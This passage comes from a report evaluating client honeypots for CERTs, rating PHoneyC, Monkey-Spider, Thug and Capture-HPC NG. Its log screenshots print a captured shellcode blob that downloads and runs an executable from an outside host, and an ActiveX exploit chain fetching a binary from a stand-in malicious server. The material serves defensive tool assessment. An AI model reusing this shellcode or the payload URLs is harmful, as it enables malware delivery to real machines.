
Last change in source code was committed to repository on 17 January 2011. There is a newsgroup as well as a support channel on an IRC network. The honeypot does not seem to be in development any longer, but there is an active community around the project.

Costs: Medium $$

PHoneyC is not being actively developed, thus removing bugs or adding new features would require significant workload.

Usefulness for CERTs: Useful ☺

PHoneyC is a helpful experimental tool to determine whether a website is malicious or not. It provides useful information when verifying the maliciousness of a given URL. However, it does not scale well enough to be used to scan for malicious URLs 'in the wild'.



```
[2012-05-29 14:51:44] [ALERT] Xunlei Thunder XPPlayer Class "FlvPlayerUrl" Property Ha
ndling Buffer Overflow
Log written into: log/459eceeced58c5c22bda948ec3b4171c

====================================
|--------AID:1----------
|ATYPE:ALERT_SHELLCODE
|MESSAGE:Shellcode Detected!
|MISC:{}
|LENGTH:228
|SHELLCODE:
434343434343e9a30000005f64a1300000008b400c8b701cad8b68088bf76a0459e843000000e2f9686f6e
00006875726c6d54ff1695e82e00000083ec208bdc6a2053ff5604c704035c612e65c74403047865000033
c05050535750ff56108bdc5053ff5608ff560c51568b753c8b742e7803f5568b762003f533c94941ad03c5
33db0fbe103ad67408c1cb0d03da40ebf13b1f75e75e8b5e2403dd668b0c4b8b5e1c03dd8b048b03c5ab5e
59c3e858ffffff8e4e0eecc179e5b898fe8a0eefcee060361a2f70687474703a2f2f6861682e6b64693233
2e636e2f757070616f2e657865
|Now run it:
[{'rettype': 'HMODULE', 'retval': 2113011712, 'name': 'LoadLibraryA', 'arguments': [('
LPCTSTR', 'lpFileName', ('', '', 'urlmon'))]}, {'rettype': 'UINT', 'retval': 19, 'name
': 'GetSystemDirectory', 'arguments': [('LPTSTR', 'lpBuffer', ('', '', 'c:\\WINDOWS\\s
ystem32')), ('UINT', 'uSize', 32)]}, {'rettype': 'HRESULT', 'retval': 0, 'name': 'URLD
ownloadToFile', 'arguments': [('LPUNKNOWN', 'pCaller', None), ('LPCTSTR', 'szURL', (''
, '', 'http://hah.kdi23.cn/uppao.exe')), ('LPCTSTR', 'szFileName', ('', '', 'c:\\WINDO
WS\\system32\\a.exe')), ('DWORD', 'dwReserved', 0), ('LPBINDSTATUSCALLBACK', 'lpfnCB',
 0)]}, {'rettype': 'UINT WINAPI', 'retval': 32, 'name': 'WinExec', 'arguments': [('LPC
STR', 'lpCmdLine', ('', '', 'c:\\WINDOWS\\system32\\a.exe')), ('UINT', 'uCmdShow', 0)]
}, {'rettype': 'void', 'retval': 0, 'name': 'ExitThread', 'arguments': [('DWORD', 'dwE
xitCode', 1465662051)]}]
Downloading from URL: http://hah.kdi23.cn/uppao.exe

====================================
|--------AID:2----------
|ATYPE:ALERT_HEAPSPRAY
|MESSAGE:Heapspray Detected!
|HIT:6
|MEMUSAGE:1048292
|LENGTH:1048292
|ENTROPY:0.0
|MISC:{'sledge_char': '\r', 'sec_char_cnt': 0, 'sledge_cnt': 1048292, 'sec_char': '\x0
0'}

====================================
|--------AID:3----------
|ATYPE:ALERT_HEAPSPRAY
|MESSAGE:Heapspray Detected!
|HIT:1
|MEMUSAGE:1048292
|LENGTH:1048292
|ENTROPY:0.0
|MISC:{'sledge_cnt': 1048292, 'sec_char_cnt': 0, 'sec_char': '\x00', 'sledge_char': '\
r'}

====================================
|--------AID:4----------
|ATYPE:ALERT_HEAPSPRAY
|MESSAGE:Heapspray Detected!
|HIT:192
|MEMUSAGE:1048520
|LENGTH:1048520
|ENTROPY:0.00427547613225
|MISC:{'sledge_char': '\r', 'sec_char_cnt': 16, 'sledge_cnt': 1048293, 'sec_char': '\x
00'}
```

Figure 31: PHoneyC in operation (screenshot)

5.3.1.3 Monkey-Spider

DETECTION SCOPE	ACCURACY OF EMULATION	QUALITY OF COLLECTED DATA	SCALABILITY AND PERFORMANCE	RELIABILITY	EXTENSIBILITY	EASE OF USE AND SETTING UP	EMBEDDABILITY	SUPPORT	COST	USEFULNESS FOR CERT
SPEC	★	★	★★★	★★★★	★★	★★	★	★	$$$	☹

Detection scope		Rating		Cost		Usefulness for CERT	
MULTI	Multi-function	★★★★	Excellent	$	Low	😁	Essential
		★★★	Good	$$	Medium	☺	Useful
SPEC	Specialised	★★	Fair	$$$	High	☹	Not useful
		★	Poor				

Version: 0.2

Date tested: June 2012

Testing time: 12 hours

Website: http://monkeyspider.sourceforge.net/

Monkey-Spider is a crawler-based low-interaction client honeypot. The Monkey-Spider uses Heritrix[37] web crawler to save web pages and then scans them using Clam AntiVirus.[38] The whole process is not automatic.

Evaluation

Detection scope: Specialised

Monkey-Spider detects worms, viruses, and phishing on websites.

Accuracy of emulation: Poor ★

Since the honeypot uses Heritrix to crawl websites, it does not emulate a real browser properly. In particular, there is no support for any kind of scripting language.

Quality of collected data: Poor ★

The honeypot does not classify websites itself – it uses an external tool, i.e. ClamAV, to find malware. Information about identified threats is stored in a database. Since it uses an anti-virus to detect malicious websites, the detection rate is low, especially when it comes to new variants of exploits or 0-day vulnerabilities.

Scalability and performance: Good ★★★

Monkey-Spider employs an external tool for crawling websites (Heritrix), as well as to analyse files (ClamAV). Heritrix requires significant amount of resources, especially memory. It can handle multiple simultaneous sessions.

[37] https://webarchive.jira.com/wiki/display/Heritrix/Heritrix

[38] http://www.clamav.net/

Reliability: Excellent ★★★★

The tool consists of simple scripts, which process files previously downloaded to disk. It does not run in an automated manner. There were no problems observed during testing.

Extensibility: Fair ★★

Monkey-Spider was released under GPL. It was written in a popular scripting language – Python. It is possible to extend the honeypot through creation of additional plugins (scanners), but this process would require modification of existing code and it is not documented. There is no API provided for potential plugins.

Ease of use and setting up: Fair ★★

There are software requirements which have to be met in order to install and use the honeypot. These include the Heritrix web crawler, Clam anti-virus[39] and PostgreSQL database. Heritrix has to be configured prior to the first run. Installation of Monkey-Spider itself is as simple as running the provided install script. There is one configuration file and its format is easy to understand. User documentation is provided, but it is incomplete.

Embeddability: Poor ★

The honeypot's logging functionality is very limited. It stores data in a PostgreSQL database, but only if a potential threat is detected. The automation of the scanning process would require a significant amount of work.

Support: Poor ★

The project is no longer developed; last release was in March 2009. There is a mailing list, but it seems to be inactive. There is no active community around the project.

Costs: High $$$

Monkey-Spider is not maintained, thus removing bugs or adding new features would constitute a significant workload.

Usefulness for CERTs: Not useful ☹

The quality of collected data is very low. Furthermore, the Monkey-Spider is not active in terms of either development or support. Since the overall quality of the project is low, it is not useful for a CERT in everyday work.

[39] *http://www.clamav.net*

5.3.1.4 Thug

DETECTION SCOPE	ACCURACY OF EMULATION	QUALITY OF COLLECTED DATA	SCALABILITY AND PERFORMANCE	RELIABILITY	EXTENSIBILITY	EASE OF USE AND SETTING UP	EMBEDDABILITY	SUPPORT	COST	USEFULNESS FOR CERT
MULTI	★★★	★★★	★★	★★	★★★	★★★	★★★	★★★★	$$	😁

Detection scope		Rating		Cost		Usefulness for CERT	
MULTI	Multi-function	★★★★	Excellent	$	Low	😁	Essential
		★★★	Good	$$	Medium	🙂	Useful
SPEC	Specialised	★★	Fair	$$$	High	☹	Not useful
		★	Poor				

Version: 0.4.3 (commit 1fe07f6)

Date tested: June 2012, revised August 2012

Testing time: 2 days

Website: https://github.com/buffer/thug

Thug is a low-interaction client honeypot focused on detection of malicious web pages. It emulates the behaviour of a web browser. The tool uses Google V8 Javascript engine and implements its own Document Object Model (DOM). The most important and unique features of Thug are: the ActiveX controls handling module (vulnerability module), and static + dynamic analysis capabilities (using Abstract Syntax Tree and Libemu shellcode analyser).

Thug is written in Python under GNU General Public Licence.

Evaluation

Detection scope: Multi-function

Thug is a tool that emulates a web browser and its plugins. It focuses on threats that spread through malicious web pages.

Accuracy of emulation: Good ★★★

The quality of emulation of a web browser is very good, but not perfect. In most cases the tool looks identical to the web browser and properly handles and executes JavaScripts, redirections and ActiveX objects. It uses several browser personalities (user agents). During tests no false positives were observed. However, from time to time the honeypot performs a double request with different 'referrer' values – this might be used by a malicious site to detect the honeypot. Some 'heavy' web pages (with complex content) are able to terminate the tool, probably due to custom (implemented) DOM. The analysis is not completed in such a case and this could generate false negatives.

Quality of collected data: Good ★★★

The tool provides quite rich metadata, including in particular all HTML content together with decoded JavaScript, detailed ActiveX code, redirections and captured binary files. It uses

Libemu shellcode analyser. Metadata are correct and easy to analyse. However, no automatic classification is provided. Also, some other basic metadata are not provided (for example, an IP address of the HTTP server). False negatives are possible.

Scalability and performance: Fair ★★

It is possible to run multiple simultaneous sessions on a single server, but the throughput is average. The tool is written in Python script language, so performance can be an issue. Moreover, Thug generates a relatively high CPU load.

Reliability: Fair ★★

Some issues concerning stability were observed: unexpected termination of the script when processing websites with 'heavy' content (many complex JavaScripts, or other objects). Thug requires custom monitoring procedures. The tool creates a single session per web page, so termination of one analysis does not affect other instances.

Extensibility: Good ★★★

The tool has support for plugins (modular architecture). The source code is open and uses Python, which is a popular scripting language. There is some basic yet helpful documentation for the developers. However, the code has few comments. Customisation of the honeypot is possible.

Ease of use and setting up: Good ★★★

Installation of the tool is quite difficult and requires technical knowledge. The user has to ensure all dependencies, libraries, etc. Many of these require compilation of source code. The installation of the components is quite complicated – for example Google V8 JavaScript engine requires patching its code in order to work with the Python wrapper. Note that this is not a Thug issue, but rather a bug in the V8 engine and an appropriate patch is provided with Thug. All installation procedures are clearly specified in Thug's documentation. When the installation procedure is completed, the tool is easy to use. It has a basic command line interface and the level of details printed to standard output is configurable. The honeypot logs its actions. The results of analysis may be stored in plain text files, MITRE MAEC logging format (XML with defined schema), MongoDB, or sent via HPFeeds.[40] Users can analyse 'live' web pages or locally stored HTML files. The tool does not require setting any advanced configuration parameters – only for optional logging methods or plugins. All parameters are stored in flat text files. The user documentation is good and helpful.[41] Thug's code is under active development (several commits per day) and both installation process and

[40] *http://redmine.honeynet.org/projects/hpfeeds/wiki*

[41] *http://buffer.github.com/thug/doc/index.html*

documentation are continuously improving. Users have to check the newest version on git repository.[42]

Embeddability: Good ★★★

Thug does not provide any API, but URLs to analyse are submitted via command line parameters. Output data is generated in plain text files, XML (MITRE MAEC logging format), or stored in MongoDB. Results can also be sent via HPFeeds (push technology). Automation of management and controlling of the honeypot is quite straightforward. The overall embeddability of the Thug is good.

Support: Excellent ★★★★

The honeypot is actively developed. New features are planned. The existing documentation is good. In case of a problem the community appears helpful (mailing list, direct contact to author, etc).


Costs: Medium $$

Thug is an open-source project under GNU General Public Licence, version 2. The overall cost of deployment in a typical environment is moderate. The tool is still under development, so it is expected that costs may fall when accuracy of emulation, reliability or performance improves.

Usefulness for CERTs: Essential 😁

Thug offers quick and easy ability of analysing web pages in order to assess their potential malignancy. It provides valuable and detailed information. It is still a work in progress, so it cannot be expected to be used fully in a production environment, but nevertheless it constitutes a good support tool.

[42] https://github.com/buffer/thug.git



```
[2012-06-28 20:40:08] [HTTP] URL: http://js.honeysploit.hsn/dangerous2.html (Status: 200, Ref
errer: None)
[2012-06-28 20:40:08] <iframe height="0" src="http://exploitserver.evil/eicar.html" width="0"
></iframe>
[2012-06-28 20:40:08] [iframe redirection] http://js.honeysploit.hsn/dangerous2.html -> http:
//exploitserver.evil/eicar.html
[2012-06-28 20:40:08] [HTTP] URL: http://exploitserver.evil/eicar.html (Status: 200, Referrer
: http://js.honeysploit.hsn/dangerous2.html)
[2012-06-28 20:40:08] [HTTP] URL: http://exploitserver.evil/eicar.html (Status: 200, Referrer
: http://exploitserver.evil/eicar.html)
[2012-06-28 20:40:08] [Microsoft MDAC RDS.Dataspace ActiveX] CreateObject (msxml2.XMLHTTP)
[2012-06-28 20:40:08] ActiveXObject: msxml2.xmlhttp
[2012-06-28 20:40:08] [Microsoft MDAC RDS.Dataspace ActiveX] CreateObject (ADODB.Stream)
[2012-06-28 20:40:08] ActiveXObject: adodb.stream
[2012-06-28 20:40:08] [Microsoft MDAC RDS.Dataspace ActiveX] CreateObject (WScript.Shell)
[2012-06-28 20:40:08] ActiveXObject: wscript.shell
[2012-06-28 20:40:08] [Microsoft XMLHTTP ActiveX] Fetching from URL http://exploitserver.evil
/best-codecs.exe
[2012-06-28 20:40:08] [HTTP] URL: http://exploitserver.evil/best-codecs.exe (Status: 200, Ref
errer: http://exploitserver.evil/eicar.html)
[2012-06-28 20:40:08] [Microsoft XMLHTTP ActiveX] Saving File: 69630e4574ec6798239b091cda43dc
a0
```

Figure 32: Thug in operation (screenshot)

5.3.1.5 Summary

NAME	DETECTION SCOPE	ACCURACY OF EMULATION	QUALITY OF COLLECTED DATA	SCALABILITY AND PERFORMANCE	RELIABILITY	EXTENSIBILITY	EASE OF USE AND SETTING UP	EMBEDDABILITY	SUPPORT	COST	USEFULNESS FOR CERT
LOW-INTERACTION CLIENT-SIDE HONEYPOTS											
HoneyC	SPEC	★	★★	★★	★★★★	★★★	★★★	★	★	$$	☹
PHoneyC	MULTI	★★★	★★★	★	★★	★★★	★★★	★★	★★	$$	🙂
Monkey-Spider	SPEC	★	★	★★★	★★★★	★★	★★	★	★	$$$	☹
Thug	MULTI	★★★	★★★	★★	★★	★★★	★★★	★★★	★★★★	$$	😁

Legend:

Detection scope		Rating		Cost		Usefulness for CERT	
MULTI	Multi-function	★★★★	Excellent	$	Low	😁	Essential
		★★★	Good	$$	Medium	🙂	Useful
SPEC	Specialised	★★	Fair	$$$	High	☹	Not useful
		★	Poor				

5.3.2 High-interaction client honeypots

High-interaction client honeypots use real operating systems to detect and analyse attacks against client applications.[43]

5.3.2.1 Argos

Argos (see section 5.2.1.1) can also be used as a high-interaction client honeypot.

5.3.2.2 Capture-HPC NG

DETECTION SCOPE	QUALITY OF COLLECTED DATA	SCALABILITY AND PERFORMANCE	RELIABILITY	EXTENSIBILITY	EASE OF USE AND SETTING UP	EMBEDDABILITY	SUPPORT	COST	USEFULNESS FOR CERT
MULTI	★★★	★★★	★★★	★	★★	★★	★★	$$	🙂

Detection scope		Rating		Cost		Usefulness for CERT	
MULTI	Multi-function	★★★★	Excellent	$	Low	😁	Essential
		★★★	Good	$$	Medium	🙂	Useful
SPEC	Specialised	★★	Fair	$$$	High	☹	Not useful
		★	Poor				

Version tested: repository latest version

Date tested: 1 June 2012

Testing time: 24 hours

Website: http://pl.honeynet.org/HoneySpiderNetworkCapture

Capture-HPC NG is a high-interaction client honeypot framework. It identifies malicious servers by interacting with them using a dedicated virtual machine and observing its system for unauthorised state changes. Capture-HPC NG is a modified version of the original Capture-HPC,[44] developed within the scope of the 'HoneySpider Network' project and available under GPL 2.0 licence. About half of the code was rewritten and several new features were added to the latest release.

Evaluation

Detection scope: Multi-function

The honeypot can detect various attacks against client applications. Its main purpose is to detect attacks against web browsers, but installing additional software, i.e. PDF readers, Flash

[43] *At the very end of study, a new high-interaction client honeypot MCEDP was released by the Honeynet Project (Iran Chapter). Unfortunately this was too late to be tested and reviewed. Interested readers can see http://www.irhoneynet.org/?page_id=116*

[44] *The original Capture-HPC software is available at https://projects.honeynet.org/capture-hpc*

players, office document readers, etc., extends its capability to detect attacks against these applications as well. The requirement is that the installed software has to contain a web browser plugin allowing it to handle a specific document type. If configured properly, the honeypot is able to detect unknown attacks (including 0day exploits).

Accuracy of emulation: Does not apply

This high-interaction honeypot uses real software in a real (virtualised) operating system, thus accuracy of emulation does not apply.

Quality of collected data: Good ★★★

The honeypot collects information about events in a virtualised Windows operating system, which are observed when visiting a given URL suspected of malicious behaviour. Collected data include: file system modifications, invoked and killed processes, and registry changes. Log files include information about date and time of any observed event, the origin of that event (process name), type of change (e.g. writing or deleting a file, changing a registry key) and location where the change occurred (e.g. path to a modified file). All observed events are filtered against user-defined white and black lists which define benign and malicious behaviour. The lists are based on regular expressions. If an event is not defined on white-lists, it is considered malicious and reported to a server working outside of the virtualised environment. The event is logged and the sample (URL) is classified as malicious. In the case of file system changes, all modified files, including deleted ones, are zipped and downloaded from the virtual machine for later analysis.

Because of the simple nature of the honeypot analysis (implementation of white/black lists), the honeypot is prone to false-positive classifications. Nevertheless the honeypot gives enough reliable information to determine steps that the malware took in the process of infecting the operating system.

Scalability and performance: Good ★★★

Capture-HPC NG allows for the analysis of multiple URLs at the same time. The throughput of the honeypot is limited by the number of concurrently running virtual machines and configured time for URL classification (time per website visit). The honeypot does not provide any solution to ease horizontal scaling, but with a bit of effort scaling is possible.

Reliability: Good ★★★

Capture-HPC NG is relatively stable under heavy load. Problems, if any, usually come from the virtual environment being used as back-end (VirtualBox, KVM). The software can be run for several days without maintenance and no specialised tools are needed to perform management and configuration tasks.

Extensibility: Poor ★

The honeypot is not extendable, meaning it cannot perform other analysis beyond monitoring the operating system. Also it cannot be easily extended with additional methods of exporting gathered data.

Ease of use and setting up: Fair ★★

The honeypot, and the virtualisation back-end in particular, can be somewhat difficult to set up correctly, but later usage is easy and straightforward. The software does not have any GUI, nor does it provide any special tools for interaction. It communicates with the user via log files only. Configuration of the honeypot is done by editing simply structured XML files. The log files from the honeypot are all text-based and easy to understand. The honeypot can take URLs for analysis either from an input text file or via its command interface, which is a simple socket listening for connections and commands. Telnet can be used for issuing commands. Only two commands are available: *addurl* and *reload* (the latter rereads exclusion lists and sends them to virtual machines).

Embeddability: Fair ★★

Capture-HPC NG provides only log files as an output interface for communication with other solutions. The honeypot's API is very primitive – limited to listening on a port and waiting for commands. Format of the log files is not standard but it is easy to parse and process, so writing a custom integration tool is not difficult. Automatic monitoring of the honeypot can be difficult and requires additional software.

Support: Fair ★★


The tool was released in December 2011 by CERT Polska and is no longer developed, but authors of the original Capture-HPC plan to integrate both versions into one solution. There is a community gathered around the original Capture-HPC (through a mailing list) and its new version Capture-HPC NG, but it is not very active. It consists mainly of Honeynet Project members and academic researchers. The documentation provided with the 'NG' version is sufficient for successful installation and configuration, but does not give any ideas on how the integration process can take place, leaving it for the user to solve. In case of problems users may contact the authors directly or subscribe to the mailing list.

Costs: Medium $$

The costs of deploying Capture-HPC NG can be considered moderate especially when taking into account the time needed to properly configure the exclusion lists. Unfortunately, each deployment of Capture-HPC is unique in nature and creating a single, universal set of exclusion lists is hard if not impossible. Aside from that, the software is free, open-source, and can be modified at will.

Usefulness for CERTs: Useful ☺

Capture-HPC NG can be useful for CERTs which perform active monitoring of websites, to quickly assess their potential threat. False positives may occur.



```
11.06.2012 16:33:57.865 10.1.1.10 T SENDING 13394252041045463 http://www.[redacted].pl/
11.06.2012 16:33:58.66 10.1.1.10 T VISITING 13394252041045463 http://www[redacted]pl/
11.06.2012 16:34:08.327 10.1.1.8 T SENDING 13394252041045466 http://www.[redacted].pl/
11.06.2012 16:34:08.528 10.1.1.8 T VISITING 13394252041045466 http://www[redacted].pl/
11.06.2012 16:34:19.54 10.1.1.7 T VISITED 13394252041035462 http://www.[redacted].org.pl/
11.06.2012 16:34:19.54 10.1.1.7 F BENIGN 13394252041035462 http://www.[redacted]org.pl/
11.06.2012 16:34:29.975 10.1.1.10 T VISITED 13394252041045463 http://www.[redacted]pl/
11.06.2012 16:34:29.975 10.1.1.10 F BENIGN 13394252041045463 http://www.[redacted].pl/
11.06.2012 16:34:38.421 10.1.1.9 T SENDING 13394252041045465 http://www.[redacted]pl/
11.06.2012 16:34:38.622 10.1.1.9 T VISITING 13394252041045465 http://www.[redacted].pl/
11.06.2012 16:34:41.842 10.1.1.8 T VISITED 13394252041045466 http://www[redacted].com.pl/
11.06.2012 16:34:41.842 10.1.1.8 F BENIGN 13394252041045466 http://www.[redacted]com.pl/
11.06.2012 16:34:43.743 10.1.1.3 T SENDING 13394252041045464 http://www.[redacted]pl/
11.06.2012 16:34:43.942 10.1.1.3 T VISITING 13394252041045464 http://www.[redacted].pl/
11.06.2012 16:35:13.318 10.1.1.9 T VISITED 13394252041045465 http://www.[redacted]pl/
11.06.2012 16:35:13.318 10.1.1.9 F BENIGN 13394252041045465 http://www.[redacted].pl/
11.06.2012 16:35:19.152 10.1.1.3 T VISITED 13394252041045464 http://www.[redacted]e.pl/
11.06.2012 16:35:19.152 10.1.1.3 F BENIGN 13394252041045464 http://www.[redacted].pl/
11.06.2012 18:57:14.188 10.1.1.5 T SENDING 936487254 http://[redacted].pl/4/dhc742.html
11.06.2012 18:57:14.444 10.1.1.5 T VISITING 936487254 http://[redacted]l/4/dhc742.html
11.06.2012 18:57:42.800 10.1.1.4 T SENDING 405807705 http://[redacted].net.pl
11.06.2012 18:57:42.998 10.1.1.4 T VISITING 405807705 http://[redacted].net.pl
11.06.2012 18:57:54.162 10.1.1.10 T SENDING 591974150 http://[redacted]pl/-101.htm
11.06.2012 18:57:54.364 10.1.1.10 T VISITING 591974150 http://[redacted].pl/-101.htm
11.06.2012 18:58:01.763 10.1.1.5 T VISITED 936487254 http:/[redacted].pl/4/dhc742.html
11.06.2012 18:58:01.763 10.1.1.5 F MALICIOUS 936487254 http://[redacted].pl/4/dhc742.html
11.06.2012 18:58:23.803 10.1.1.4 T VISITED 405807705 http://[redacted].net.pl
11.06.2012 18:58:23.803 10.1.1.4 F BENIGN 405807705 http://[redacted].net.pl
```

Figure 33: Capture-HPC NG in operation (screenshot)

5.3.2.3 Shelia

DETECTION SCOPE	QUALITY OF COLLECTED DATA	SCALABILITY AND PERFORMANCE	RELIABILITY	EXTENSIBILITY	EASE OF USE AND SETTING UP	EMBEDDABILITY	SUPPORT	COST	USEFULNESS FOR CERT
MULTI	★★★	★	★★★	★	★★	★★★	★★	$$	☺

Detection scope		Rating		Cost		Usefulness for CERT	
MULTI	Multi-function	★★★★	Excellent	$	Low	😁	Essential
		★★★	Good	$$	Medium	☺	Useful
SPEC	Specialised	★★	Fair	$$$	High	☹	Not useful
		★	Poor				

Version tested: 1.2.1

